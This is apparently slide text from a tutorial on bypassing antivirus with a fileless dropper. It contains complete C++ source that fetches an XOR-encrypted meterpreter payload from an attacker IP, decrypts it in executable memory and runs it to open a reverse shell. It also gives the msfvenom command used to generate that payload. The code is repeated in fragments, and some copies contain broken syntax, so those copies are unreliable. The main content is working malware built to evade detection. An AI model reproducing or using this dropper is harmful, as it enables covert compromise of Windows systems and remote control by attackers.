


Antivirus Bypass using Fileless Dropper Malware


Fileless Dropper Malware Working

1



Windows (Victim)


Get the encrypted **PAYLOAD**
from attacker machine



Kali Linux (attacker)


Fileless Dropper Malware Working

2



Windows (Victim)


It downloads the encrypted
PAYLOAD in memory only
without touching the disk



Kali Linux (attacker)


Fileless Dropper Malware Working

3



Encrypted **PAYLOAD** is
decrypted in memory


Windows (Victim)



Kali Linux (attacker)

Fileless Dropper Malware Working


4



Windows (Victim)



when decrypted payload is executed, the attacker gets the reverse shell connection



Kali Linux (attacker)

Fileless Dropper Malware Source Code:

```
#include <windows.h>
#include <wininet.h>
#include <iostream>
#include <thread>
#pragma comment(lib, "wininet.lib")

//msfvenom -p windows/x64/meterpreter_reverse_tcp LHOST=<your kali ip> LPORT=1234 -f raw > meter.bin

// XOR encrypt/decrypt function
void xor_encrypt_decrypt(uint8_t* data, size_t data_len, const char* key) {
    size_t key_len = strlen(key);
    for (size_t i = 0; i < data_len; i++) {
        data[i] ^= key[i % key_len]; // XOR with repeating key
    }
}

int main() {

    //Open an internet session [ its like opening a browser ]
    HINTERNET hInternet = InternetOpen(L"Updater", INTERNET_OPEN_TYPE_DIRECT, NULL, NULL, 0);

    //get the remote file handle [ its like entering the address into the url in the browser ]
    HINTERNET hFile = InternetOpenUrl(hInternet, L"http://192.168.56.111:8000/encrypted_meter.bin", NULL, 0, INTERNET_FLAG_RELOAD, 0);

    if (hFile) {
        DWORD bytesRead;
        BYTE buffer[203847];

        //Get the remote file into the buffer
        InternetReadFile(hFile, buffer, sizeof(buffer), &bytesRead);

        // Allocate memory for the payload
        LPVOID exec = VirtualAlloc(0, bytesRead, MEM_COMMIT, PAGE_EXECUTE_READWRITE);

        //decrypt shellcode
        const char key[] = "secret";
        xor_encrypt_decrypt(buffer, sizeof(buffer), key);
        Sleep(2000);

        //copy the shellcode into the allocated memory
        memcpy(exec, buffer, bytesRead);

        // Cast to function pointer and execute
        Sleep(2000);
        ((void(*)())exec)();
    }
    InternetCloseHandle(hFile);

    InternetCloseHandle(hInternet);
    return 0;
}
```

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#pragma comment(lib, "wininet.lib")

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        //copy the shellcode into the allocated memory
        memcpy(exec, buffer, bytesRead);

        // Cast to function pointer and execute
        Sleep(2000);
        [(void(*)())exec]();
    }
    InternetCloseHandle(hFile);

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    return 0;
}
```

Function to decrypt the shellcode

Fileless Dropper Malware Source Code:

```
#include <windows.h>
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    if (hFile) {
        DWORD bytesRead;
        BYTE buffer[203847];

        //Get the remote file into the buffer
        InternetReadFile(hFile, buffer, sizeof(buffer), &bytesRead);


        // Allocate memory for the payload
        LPVOID exec = VirtualAlloc(0, bytesRead, MEM_COMMIT, PAGE_EXECUTE_READWRITE);

        //decrypt shellcode
        const char key[] = "secret";
        xor_encrypt_decrypt(buffer, sizeof(buffer), key);
        Sleep(2000);

        //copy the shellcode into the allocated memory
        memcpy(exec, buffer, bytesRead);

        // Cast to function pointer and execute
        Sleep(2000);
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    }
    InternetCloseHandle(hFile);

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    return 0;
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```



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
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        Sleep(2000);

        //copy the shellcode into the allocated memory
        memcpy(exec, buffer, bytesRead);

        // Cast to function pointer and execute
        Sleep(2000);
        ((void(*)())exec)();
    }
    InternetCloseHandle(hFile);

    InternetCloseHandle(hInternet);
    return 0;
}
```



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
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        // Cast to function pointer and execute
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        [(void(*)())exec]();
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    InternetCloseHandle(hFile);

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    return 0;
}
```



We are checking
If we get the file
handle of our
payload or not !

Fileless Dropper Malware Source Code:

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
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
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    InternetCloseHandle(hFile);

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```



Storing our
payload into a
buffer

Fileless Dropper Malware Source Code:

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
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Malware Process

Fileless Dropper Malware Source Code:

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```

SHELLCODE

exec

Malware Process

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Remote shell

SHELLCODE

exec

Malware Process